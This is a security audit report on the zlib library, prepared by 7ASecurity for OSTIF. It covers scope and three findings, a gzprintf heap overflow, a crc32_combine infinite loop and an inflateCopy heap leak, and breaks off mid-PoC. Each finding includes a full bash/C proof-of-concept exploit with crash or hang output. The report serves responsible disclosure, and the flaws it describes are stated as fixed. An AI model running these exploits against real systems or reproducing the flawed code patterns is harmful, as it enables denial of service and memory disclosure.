

PLATINUM

ISO/IEC 27001:2022
ISMS Certified
by Consilium Labs (IAS)

AICPA SOC 2

Pentest Report

Client:

zlib Project

in collaboration with the

Open Source Technology Improvement Fund, Inc.

zlib Test Targets:

Core
APIs, Streams & Wrappers
Platform
Build System
Supply Chain
Threat Model

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dariusz Jastrzębski
- Dheeraj Joshi, BTech.
- Miroslav Štampar, PhD.
- Szymon Grzybowski, MSc.

This report is released under the Creative Commons Attribution Share-Alike 4.0 International license. See License and Legal Notice *for details and terms.*

7ASecurity
Protect Your Site & Apps From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction

> *“zlib is designed to be a free, general-purpose, legally unencumbered -- that is, not covered by any patents -- lossless data-compression library for use on virtually any computer hardware and operating system.”*
>
> From https://zlib.net/zlib.html

This document outlines the results of a whitebox security assessment of the zlib compression library. The engagement was solicited by the zlib maintainers, facilitated by the *Open Source Technology Improvement Fund, Inc. (OSTIF)*, funded by the *Sovereign Tech Agency*, and executed by 7ASecurity during December 2025 and January 2026. The audit team dedicated 32 working days to complete this engagement. While prior public assessments of zlib exist, this exercise provides an up-to-date, independent review based on the agreed scope and methodology.

During this iteration, the goal was to review the library as thoroughly as possible to provide zlib users with the best possible security. The methodology combined manual source code review with targeted, source-assisted runtime testing. Access was provided to the source code and relevant documentation. A team of 6 senior auditors carried out all tasks required for this engagement, including preparation, testing, documentation of findings, and ongoing communication.

A number of necessary arrangements were in place by November 2025 to facilitate a straightforward commencement for 7ASecurity. Coordination was conducted via email as well as a shared Slack channel. The zlib maintainers were responsive throughout the engagement, which helped avoid unnecessary delays. Regular updates regarding audit status and interim findings were shared by the 7ASecurity team during the engagement.

The audit was split across the following work packages:

- WP1: Whitebox Tests against zlib Core
- WP2: Whitebox Tests against zlib APIs, Streams & gzip Wrappers
- WP3: Whitebox Tests against zlib Platform Optimizations & Assembly
- WP4: zlib Build System & Hardening Review
- WP5: zlib Supply Chain & Release Process Review
- WP6: zlib Lightweight Threat Model

The findings of the security audit (WP1-WP4) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
5	*5*	*10*

Please note the results of WP5 and WP6 are described in the following report sections:

- WP5: zlib Supply Chain & Release Process Review
- WP6: zlib Lightweight Threat Model

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the zlib library.

About OSTIF

The *Open Source Technology Improvement Fund (OSTIF)* is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we have helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is ostif.org. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contactus@ostif.org or our GitHub.

Derek Zimmer, Executive Director
Amir Montazery, Managing Director
Helen Woeste, Communications and Community Manager
Tom Welter, Project Manager

Scope

The following list outlines the items included in scope for this engagement:

- **WP1 - Whitebox Tests against zlib Core**
  - https://github.com/madler/zlib/releases/tag/v1.3.1.2
  - Note: zlib is comprised only of the files at the top folder, while files in other folders, like the *contrib* folder, contains third party code that is not zlib and hence was out of scope for this assignment.
- **WP2 - Whitebox Tests against zlib APIs, Streams & gzip Wrappers**
  - As above
- **WP3 - Whitebox Tests against zlib Platform Optimizations & Assembly**
  - As above
- **WP4 - zlib Build System & Hardening Review**
  - Build and configuration files: https://github.com/madler/zlib/tree/develop
- **WP5 - zlib Supply Chain & Release Process Review**
  - https://github.com/madler/zlib
  - https://github.com/madler/zlib/releases
- **WP6 - zlib Lightweight Threat Model & Abuse Scenarios**
  - As above

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *ZLB-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

ZLB-01-001 WP2: Heap Buffer Overflow via Legacy *gzprintf* Implementation *(High)*

Retest Notes: Resolved by zlib[1], and verified by 7ASecurity.

A heap-based buffer overflow vulnerability[2] exists within the *gzprintf* family of functions (specifically in its internal helper *gzvprintf* and the legacy *gzprintf* implementation) in *gzwrite.c* when the library is compiled in a legacy configuration lacking C99 *snprintf* support. The implementation provides a compatibility fallback for environments where the *NO_snprintf* or *NO_vsnprintf* macros are defined. This fallback path utilizes *vsprintf* (or *sprintf*) to format user-supplied data directly into the internal *state->in* buffer without length enforcement. While the primary code path correctly utilizes *vsnprintf* to strictly limit the written data to the allocated buffer size tracked by *state->size*, the legacy fallback path entirely omits this boundary check.

The vulnerability manifests because the internal buffer *state->in* is allocated based on the *state->size* parameter (physically allocated as *state->want << 1*, i.e., double the requested size). If an attacker controls the format string or the arguments passed to *gzprintf*, *vsprintf* will continue writing past the end of the buffer. If the output exceeds *state->size* but fits within the physical allocation (*2 * state->size*), internal state data may be corrupted. If the output exceeds the physical allocation (typically >16 KB), *vsprintf* will write past the end of the heap chunk. This corruption of heap metadata or adjacent memory structures leads to denial of service (DoS) and may enable remote code execution (RCE), depending on allocator behavior.

This unsafe behavior contradicts the robust memory management practices observed elsewhere in the library. The code explicitly checks for the *HAS_vsprintf_void* macro to determine the return type of *vsprintf* but fails to address the fundamental security flaw of unbounded writes. Given that zlib is frequently deployed on embedded systems or legacy architectures where C99 support may be partial or disabled, this fallback path represents a significant latent risk.

Note: This finding was discovered independently during this review. However, further

[1] https://github.com/madler/zlib/commit/fd36638
[2] https://cwe.mitre.org/data/definitions/122.html

analysis suggests this is the persistence of the vulnerability historically tracked as CVE-2003-0107[3]. While the 2003 report focused on stack overflows in zlib *v1.1.4*, the root cause appears to be the same in the current heap-based implementation. This suggests that the historical remediation may have been environmental, relying on modern compiler behavior rather than a code-level mitigation, leaving the risky code path present in the codebase.

The following PoC demonstrates the vulnerability by explicitly compiling the library in its legacy configuration (defining *NO_vsnprintf* and *NO_snprintf*). This forces *gzprintf* to utilize the unsafe *vsprintf* fallback. The code allocates a standard *gzFile* handle (typically ~16 KB buffer) and attempts to write a 100 KB payload. This operation overflows the internal buffer, overwriting adjacent heap memory and chunk metadata. As shown in the GDB output below, the application crashes during *gzclose* when the memory allocator detects that the chunk size metadata has been corrupted with user-controlled data (*0x4141...*).

PoC Script:

```
#!/bin/bash
set -e

# 1. SETUP WORKSPACE (TEMPORARY)
WORK_DIR=$(mktemp -d)
echo "[*] Using temporary workspace: $WORK_DIR"

# Cleanup function
cleanup() {
    echo "[*] Cleaning up workspace..."
    rm -rf "$WORK_DIR"
}
trap cleanup EXIT

cd "$WORK_DIR"

echo "[*] Downloading zlib 1.3.1.2..."
git clone --depth 1 --branch v1.3.1.2 https://github.com/madler/zlib.git
cd zlib

echo "[*] Compiling zlib with UNSAFE flags (-DNO_vsnprintf)..."
# This forces zlib to use the legacy, unsafe vsprintf() implementation
CFLAGS="-g -O0 -DNO_vsnprintf -DNO_snprintf" ./configure --static
make > /dev/null

# 2. CREATE THE EXPLOIT C CODE
cat > ../poc.c << "EOF"
#include <stdio.h>
#include <string.h>
```

[3] https://nvd.nist.gov/vuln/detail/cve-2003-0107

```
#include <stdlib.h>
#include "zlib.h"

// Default zlib buffer is often 16KB (Z_DEFAULT_CHUNK).
// We send 100KB to guarantee we smash the heap metadata and adjacent chunks.
#define PAYLOAD_SIZE 100000

int main() {
    // 1. Prepare Payload
    char *large_buffer = (char *)malloc(PAYLOAD_SIZE + 1);
    if (!large_buffer) {
        perror("[-] Malloc failed");
        return 1;
    }
    memset(large_buffer, 'A', PAYLOAD_SIZE);
    large_buffer[PAYLOAD_SIZE] = '\0';

    printf("[*] Payload prepared: %d bytes\n", PAYLOAD_SIZE);

    // 2. Open dummy file
    // We use /dev/null; we only care about the memory corruption in the buffer.
    gzFile file = gzopen("/dev/null", "wb");
    if (!file) {
        perror("[-] gzopen failed");
        free(large_buffer);
        return 1;
    }
    printf("[*] gzopen successful. Internal heap buffer allocated.\n");

    // 3. Trigger Vulnerability
    // When NO_vsnprintf is defined, gzprintf uses vsprintf (unsafe).
    // It blindly copies our 100KB buffer into the internal ~16KB buffer.
    printf("[*] Triggering unbounded gzprintf... (Expect SIGABRT/Crash)\n");

    // The "%s" format forces the library to expand the string into its buffer.
    gzprintf(file, "%s", large_buffer);

    printf("[-] If you see this, the application did not crash immediately.\n");
    printf("[-] The heap is likely corrupted, crash might happen on gzclose.\n");

    gzclose(file);
    free(large_buffer);
    return 0;
}
EOF

# 3. COMPILE AND RUN
echo "[*] Compiling PoC..."
# Link against the local static zlib we just built
gcc -g -O0 -o poc ../poc.c -L. -lz
```

```
echo "[*] Running PoC under GDB..."
echo "-----------------------------------------------------------------"

# Run GDB directly.
# It will run the program, wait for the crash, print the backtrace, and exit.
gdb -q ./poc -ex run -ex bt -ex quit
```

Command:

```
bash poc.sh
```

Output:

```
[*] Using temporary workspace: /tmp/tmp.8Fp4i7mWWg
[*] Downloading zlib 1.3.1.2...
[...]
[*] Compiling PoC...
[*] Running PoC under GDB...
[...]
[*] Payload prepared: 100000 bytes
[*] gzopen successful. Internal heap buffer allocated.
[*] Triggering unbounded gzprintf... (Expect SIGABRT/Crash)
[-] If you see this, the application did not crash immediately.
[-] The heap is likely corrupted, crash might happen on gzclose.
double free or corruption (out)
[...]
──── code:x86:64 ─────
   0x7ffff7c9eb23 <pthread_kill+275> mov    edi, eax
   0x7ffff7c9eb25 <pthread_kill+277> mov    eax, 0xea
   0x7ffff7c9eb2a <pthread_kill+282> syscall
 → 0x7ffff7c9eb2c <pthread_kill+284> mov    r14d, eax
   0x7ffff7c9eb2f <pthread_kill+287> neg    r14d
   0x7ffff7c9eb32 <pthread_kill+290> cmp    eax, 0xfffff000
   0x7ffff7c9eb37 <pthread_kill+295> mov    eax, 0x0
   0x7ffff7c9eb3c <pthread_kill+300> cmovbe r14d, eax
   0x7ffff7c9eb40 <pthread_kill+304> jmp    0x7ffff7c9eac0 <__GI___pthread_kill+176>
─────────────────────────────────────────────────────────────────────────────────────────
─────────────────────────────────────────────────────────────────────────────────────────
─────────────────────────────────────────────────────────────────────────────────────────
─────────────────────────────────────────────────────────────────────────────────────────
─────────────────────────────────────────────────────────────────────────── threads ─────
[#0] Id 1, Name: "poc", stopped 0x7ffff7c9eb2c in __pthread_kill_implementation (),
reason: SIGABRT
─────────────────────────────────────────────────────────────────────────────────────────
────────────────
[...]
#0  __pthread_kill_implementation (no_tid=0x0, signo=0x6, threadid=<optimized out>) at
./nptl/pthread_kill.c:44
#1  __pthread_kill_internal (signo=0x6, threadid=<optimized out>) at
./nptl/pthread_kill.c:78
#2  __GI___pthread_kill (threadid=<optimized out>, signo=signo@entry=0x6) at
./nptl/pthread_kill.c:89
```

```
#3  0x00007ffff7c4527e in __GI_raise (sig=sig@entry=0x6) at ../sysdeps/posix/raise.c:26
#4  0x00007ffff7c288ff in __GI_abort () at ./stdlib/abort.c:79
#5  0x00007ffff7c297b6 in __libc_message_impl (fmt=fmt@entry=0x7ffff7dce8d7 "%s\n") at
../sysdeps/posix/libc_fatal.c:134
#6  0x00007ffff7ca8ff5 in malloc_printerr (str=str@entry=0x7ffff7dd1ac0 "double free or
corruption (out)") at ./malloc/malloc.c:5772
#7  0x00007ffff7cab120 in _int_free_merge_chunk (av=0x7ffff7e03ac0 <main_arena>,
p=0x555555591e80, size=0x4141414141414140) at ./malloc/malloc.c:4676
#8  0x00007ffff7caddae in __GI___libc_free (mem=0x555555591e90) at
./malloc/malloc.c:3398
#9  0x0000555555558679 in gzclose_w (file=0x55555558dd60) at gzwrite.c:621
#10 0x000055555555557c in gzclose (file=0x55555558dd60) at gzclose.c:19
#11 0x000055555555551b in main () at ../poc.c:45
[*] Cleaning up workspace...
```

Affected File:

https://github.com/madler/zlib/[...]/gzwrite.c

Affected Code:

```
#if defined(STDC) || defined(Z_HAVE_STDARG_H)
#include <stdarg.h>

/* -- see zlib.h -- */
int ZEXPORTVA gzvprintf(gzFile file, const char *format, va_list va) {
[...]
#ifdef NO_vsnprintf
#  ifdef HAS_vsprintf_void
    (void)vsprintf(next, format, va);
    for (len = 0; len < state->size; len++)
        if (next[len] == 0) break;
#  else
    len = vsprintf(next, format, va);
#  endif
[...]
}

int ZEXPORTVA gzprintf(gzFile file, const char *format, ...) {
    va_list va;
    int ret;

    va_start(va, format);
    ret = gzvprintf(file, format, va);
    va_end(va);
    return ret;
}

#else /* !STDC && !Z_HAVE_STDARG_H */

/* -- see zlib.h -- */
int ZEXPORTVA gzprintf(gzFile file, const char *format, int a1, int a2, int a3,
                       int a4, int a5, int a6, int a7, int a8, int a9, int a10,
                       int a11, int a12, int a13, int a14, int a15, int a16,
                       int a17, int a18, int a19, int a20) {
[...]
#ifdef NO_snprintf
#  ifdef HAS_sprintf_void
    sprintf(next, format, a1, a2, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12,
            a13, a14, a15, a16, a17, a18, a19, a20);
    for (len = 0; len < size; len++)
        if (next[len] == 0)
            break;
#  else
    len = sprintf(next, format, a1, a2, a3, a4, a5, a6, a7, a8, a9, a10, a11,
                  a12, a13, a14, a15, a16, a17, a18, a19, a20);
#  endif
[...]
}
#endif
```

It is recommended to remove the unsafe *vsprintf* fallback mechanism or implement a manual length check prior to writing data. If the target platform does not support *snprintf*, the library should explicitly truncate the input or return an error rather than risking memory corruption. Reliance on the user to manually limit format string expansion length is unsafe and inconsistent with the guarantees provided by the rest of the *gz** API surface.

ZLB-01-002 WP1: Infinite Loop via Arithmetic Shift in *crc32_combine64* (*Medium*)

Retest Notes: Resolved by zlib[4], and verified by 7ASecurity.

An infinite loop vulnerability[5] exists in the *crc32_combine64* and *crc32_combine_gen64* functions due to the lack of input validation for the signed length parameter. These functions accept a *z_off64_t len2* argument, which is a signed 64-bit integer, and pass it directly to the internal helper function *x2nmodp* without checking for negativity. The helper function *x2nmodp* utilizes a *while (n)* loop that iterates as long as the value is non-zero, updating the value via the right shift operator *n >>= 1* in each iteration. On many modern architectures, right-shifting a negative signed integer is implemented as an arithmetic shift which preserves the sign bit, although this behavior is implementation-defined by the C standard. Consequently, if a negative *len2* is passed, the value *n* will eventually converge to -1 (all bits set to 1) and remain -1 indefinitely despite the shift operations, causing the loop condition to remain true forever and resulting in a DoS via 100% CPU consumption.

[4] https://github.com/madler/zlib/commit/ba829a4
[5] https://cwe.mitre.org/data/definitions/835.html

This behavior represents a significant deviation from the safety standards established elsewhere in the zlib codebase. Specifically, the parallel function *adler32_combine_* contains an explicit safeguard against this exact scenario[6]. It demonstrates that the library developers intentionally handle negative lengths by returning a distinct error value rather than allowing undefined behavior or infinite execution. The absence of this check in *crc32.c* creates an architectural inconsistency where identical input types (*signed z_off64_t*) result in safe error handling in one module but a fatal hang in another module. Furthermore, zlib is frequently embedded in diverse environments, including high-level language runtimes and firmware, via direct source copying or bindings. In these contexts, relying entirely on caller-side sanitization is unsafe, as a simple integer underflow can escalate from a logic error to a complete thread lockup within the library. The library functions exposed via *zlib.h* should maintain internal consistency regarding input safety to prevent such DoS vectors.

Note: This finding was discovered independently during this review. However, further analysis suggests this identifies the root cause of the behavior previously reported in zlib issue #904[7], which was dismissed at the time as caller-side error mishandling. While that prior report focused narrowly on *gzoffset* return values, this analysis demonstrates a fundamental vulnerability in the *x2nmodp* helper function that affects multiple public API endpoints (*crc32_combine64*, *crc32_combine_gen64*) and exposes systems to DoS. The explicit negative-length check in the parallel *adler32* implementation confirms that the omission here is an architectural inconsistency rather than a design choice, leaving the library vulnerable to infinite loops when signed types are mishandled.

The following PoC demonstrates the DoS vulnerability by invoking *crc32_combine* with a negative length parameter (*-1337*). The script compiles the test C code and executes it wrapped in the system *timeout* utility. Because the internal *x2nmodp* helper performs right-shifts on the signed negative integer without a termination condition for negative values, the loop never terminates (converging on *-1* due to arithmetic shifting). The timeout utility detects this hang and kills the process after 3 seconds, returning exit code *124*, which confirms the infinite loop.

PoC Script:

```bash
#!/bin/bash
set -e

# 1. SETUP WORKSPACE (TEMPORARY)
WORK_DIR=$(mktemp -d)
echo "[*] Using temporary workspace: $WORK_DIR"

cleanup() {
```

[6] https://github.com/madler/zlib/[...]/adler32.c#L139-L140

[7] https://github.com/madler/zlib/issues/904

```
    echo "[*] Cleaning up workspace..."
    rm -rf "$WORK_DIR"
}
trap cleanup EXIT

cd "$WORK_DIR"

echo "[*] Downloading zlib 1.3.1.2..."
git clone --depth 1 --branch v1.3.1.2 https://github.com/madler/zlib.git
cd zlib

echo "[*] Compiling zlib (static, no optimizations)..."
# We compile with default flags; the vulnerability relies on standard signed shift
behavior.
CFLAGS="-g -O0" ./configure --static
make > /dev/null

# 2. CREATE THE EXPLOIT C CODE
cat > ../poc.c << "EOF"
#include <stdio.h>
#include <stdlib.h>
#include "zlib.h"

int main() {
    printf("[*] Preparing to trigger infinite loop in crc32_combine...\n");

    uLong crc1 = crc32(0L, Z_NULL, 0);
    uLong crc2 = crc32(0L, Z_NULL, 0);

    // The vulnerability exists because the internal helper x2nmodp receives
    // a z_off64_t (signed) and shifts it right in a while loop.
    // If negative, arithmetic shift preserves the sign bit (on standard x86/ARM),
    // causing the value to converge to -1 and loop infinitely.
    z_off_t len2 = -1337;

    printf("[*] Invoking crc32_combine(crc1, crc2, len2=%ld)...\n", (long)len2);
    printf("[!] The program should HANG now (infinite loop).\n");

    // Flush stdout to ensure we see the message before the CPU lockup
    fflush(stdout);

    // This function call will never return if the vulnerability is present
    uLong result = crc32_combine(crc1, crc2, len2);

    printf("[-] Failed: Function returned! Result: %lu\n", result);
    return 0;
}
EOF

# 3. COMPILE AND RUN
echo "[*] Compiling PoC..."
```

```
gcc -o poc ../poc.c -I. -L. -lz

echo "[*] Running PoC with 3 second timeout..."
echo "----------------------------------------------------------------"

# We use 'set +e' because we EXPECT the timeout command to 'fail' (exit code 124)
set +e
# Run the PoC with a hard limit of 3 seconds.
timeout 3s ./poc
RET=$?
set -e

echo "----------------------------------------------------------------"

# Check exit code
if [ $RET -eq 124 ]; then
    echo ""
    echo "[!!!] VULNERABILITY CONFIRMED [!!!]"
    echo "The process hung and was killed by timeout (Exit Code 124)."
    echo "This confirms the infinite loop in crc32_combine."
elif [ $RET -eq 0 ]; then
    echo "[-] The program finished normally. Vulnerability NOT triggered."
else
    echo "[-] The program crashed or exited with unexpected error code $RET."
fi
```

Command:

```
bash poc.sh
```

Output:

```
[*] Using temporary workspace: /tmp/tmp.7tFho5DvkA
[*] Downloading zlib 1.3.1.2..
[...]
[*] Compiling zlib (static, no optimizations)...
Checking for gcc...
Building static library libz.a version 1.3.1 with gcc.
Checking for size_t... Yes.
Checking for off64_t... Yes.
Checking for fseeko... Yes.
Checking for strerror... Yes.
Checking for unistd.h... Yes.
Checking for stdarg.h... Yes.
Checking whether to use vs[n]printf() or s[n]printf()... using vs[n]printf().
Checking for vsnprintf() in stdio.h... Yes.
Checking for return value of vsnprintf()... Yes.
Checking for attribute(visibility) support... Yes.
[*] Compiling PoC...
[*] Running PoC with 3 second timeout...
----------------------------------------------------------------
[*] Preparing to trigger infinite loop in crc32_combine...
[*] Invoking crc32_combine(crc1, crc2, len2=-1337)...
[!] The program should HANG now (infinite loop).
----------------------------------------------------------------
[!!!] VULNERABILITY CONFIRMED [!!!]
The process hung and was killed by timeout (Exit Code 124).
This confirms the infinite loop in crc32_combine.
[*] Cleaning up workspace...
```

Affected File:
https://github.com/madler/zlib/[...]/crc32.c

Affected Code:

```
local z_crc_t x2nmodp(z_off64_t n, unsigned k) {
    z_crc_t p;
    p = (z_crc_t)1 << 31;
    while (n) {
        if (n & 1)
            p = multmodp(x2n_table[k & 31], p);
        n >>= 1;
        k++;
    }
    return p;
}
```

The developers must align the implementation of *crc32_combine64* and *crc32_combine_gen64* in *crc32.c* with the established safety pattern found in *adler32_combine_*. A sanity check should be inserted at the entry of these functions to verify that *len2* is non-negative. If *len2* is negative, the function should immediately return a fallback constant or error indicator, mirroring the logic currently present in *adler32.c*. This ensures the library remains robust against signed integer misuse and prevents DoS conditions regardless of the caller implementation quality.

ZLB-01-003 WP1: Heap Leak via Uninitialized Memory in *inflateCopy* (Low)

Retest Notes: Resolved by zlib[8][9], and verified by 7ASecurity.

An information disclosure vulnerability[10] exists in the *inflateCopy* function within *inflate.c*. This function is responsible for cloning the decompression state of a *z_stream*, including the sliding-window buffer used for history. The implementation correctly allocates a new window buffer of size *wsize* (typically 32 KB) for the destination stream. However, when populating this buffer, the function performs a *zmemcpy* of the entire *wsize* from the source window to the destination window.

This copy operation ignores the *whave* counter, which tracks the actual amount of valid, initialized data present in the source window. In scenarios where the source stream has not yet filled the sliding window (that is, *whave* < *wsize*), the memory region from index *whave* to *wsize* contains uninitialized data because *zcalloc* uses *malloc* (not *calloc*) on modern systems. Since *malloc* does not zero-initialize memory, the window buffer may contain residual heap data from the process history. By unconditionally copying the full window size, *inflateCopy* propagates this uninitialized heap data into the destination stream structure.

While the uninitialized data is not directly exposed through standard zlib output stream (due to internal bounds checking via *whave*), it persists within process memory and may become observable if the destination stream state is serialized, logged, or inspected through debugging or other interfaces. This can facilitate heap analysis or grooming when a secondary arbitrary-read capability exists, or when process memory dumps are accessible.

Note: This finding highlights a specific security failure in the zlib performance-driven decision to utilize *malloc* without initialization. While the zlib FAQ and community discussions have historically categorized uninitialized memory warnings as benign “false positives” (often advising developers to suppress them in tools such as *Valgrind*[11]), this analysis demonstrates that *inflateCopy* actively propagates residual heap data into the destination structure, elevating a “known quirk” into a verifiable heap disclosure vulnerability similar to the issue reported in 2014[12].

The following PoC demonstrates the propagation of uninitialized heap data by first populating the heap with a known pattern (*SECRET_DATA*) and freeing it for reuse. It then initializes a source zlib stream for raw deflate (using *inflateInit2* with −15 to bypass

[8] https://github.com/madler/zlib/commit/3509ab5
[9] https://github.com/madler/zlib/commit/ecbaf03
[10] https://cwe.mitre.org/data/definitions/908.html
[11] https://zlib.net/zlib_faq.html#faq36
[12] https://j00ru.vexillium.org/2014/04/a-case-of-a-curious-libtiff-4-0-3-zlib-1-2-8-memory-disclosure/

header checks) and performs a partial inflation of a minimal block. This allocates a 32 KB sliding window from previously used heap memory but writes valid data only to the first few bytes. The vulnerability is triggered by calling *inflateCopy*, to unconditionally *memcpy* the entire 32 KB window to the destination stream, carrying over the uninitialized data. The PoC then inspects the internal state of the destination stream to confirm the presence of the secret pattern.

PoC Script:

```
#!/bin/bash
set -e

# 1. SETUP WORKSPACE (TEMPORARY)
WORK_DIR=$(mktemp -d)
echo "[*] Using temporary workspace: $WORK_DIR"

# Ensure cleanup happens on exit (success or failure)
cleanup() {
    echo "[*] Cleaning up workspace..."
    rm -rf "$WORK_DIR"
}
trap cleanup EXIT

cd "$WORK_DIR"

echo "[*] Downloading zlib 1.3.1.2..."
git clone --depth 1 --branch v1.3.1.2 https://github.com/madler/zlib.git
cd zlib

echo "[*] Compiling zlib (static, no optimizations)..."
CFLAGS="-g -O0" ./configure --static
make > /dev/null

# 2. CREATE THE EXPLOIT C CODE
cat > ../poc.c << "EOF"
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include "zlib.h"

/* INTERNAL STRUCT MIRROR (x86_64) */
typedef struct {
    z_streamp strm; int mode; int last; int wrap; int havedict; int flags;
    unsigned dmax; unsigned long check; unsigned long total; void *head;
    unsigned wbits; unsigned wsize; unsigned whave; unsigned wnext;
    unsigned char *window; /* The target pointer */
} mimic_inflate_state;

#define WINDOW_SIZE 32768
```

```
#define SECRET_STRING "SECRET_DATA"

int main() {
    printf("[*] 1. Heap Spraying...\n");

    // Allocate the chunk we want zlib to reuse
    char *poison = (char *)malloc(WINDOW_SIZE);
    if (!poison) return 1;

    // FILL THE ENTIRE BUFFER with the secret to ensure we catch it
    // regardless of where zlib starts writing valid data.
    for (int i = 0; i < WINDOW_SIZE - 20; i += 20) {
        memcpy(poison + i, SECRET_STRING, strlen(SECRET_STRING));
    }

    // Free it -> goes to heap free list
    free(poison);

    printf("[*] 2. Triggering Vulnerability...\n");
    z_stream strm_src;
    memset(&strm_src, 0, sizeof(strm_src));

    // Use -15 for RAW deflate (no header check)
    if (inflateInit2(&strm_src, -15) != Z_OK) return 1;

    // Tiny inflate to make the stream "active"
    unsigned char compressed[] = {0x63, 0x60}; // Empty fixed block
    unsigned char out_buf[128];
    strm_src.next_in = compressed;
    strm_src.avail_in = sizeof(compressed);
    strm_src.next_out = out_buf;
    strm_src.avail_out = sizeof(out_buf);
    inflate(&strm_src, Z_NO_FLUSH);

    // COPY THE STREAM (The Bug)
    z_stream strm_dst;
    memset(&strm_dst, 0, sizeof(strm_dst));
    if (inflateCopy(&strm_dst, &strm_src) != Z_OK) return 1;

    printf("[*] 3. Verifying Leak...\n");
    mimic_inflate_state *state = (mimic_inflate_state *)strm_dst.state;
    unsigned char *win = state->window;

    if (!win) { printf("[-] No window.\n"); return 1; }

    // Look for our secret
    char *found = NULL;
    // We skip the first 100 bytes to avoid the valid data zlib wrote
    for(int i = 100; i < WINDOW_SIZE - 20; i++) {
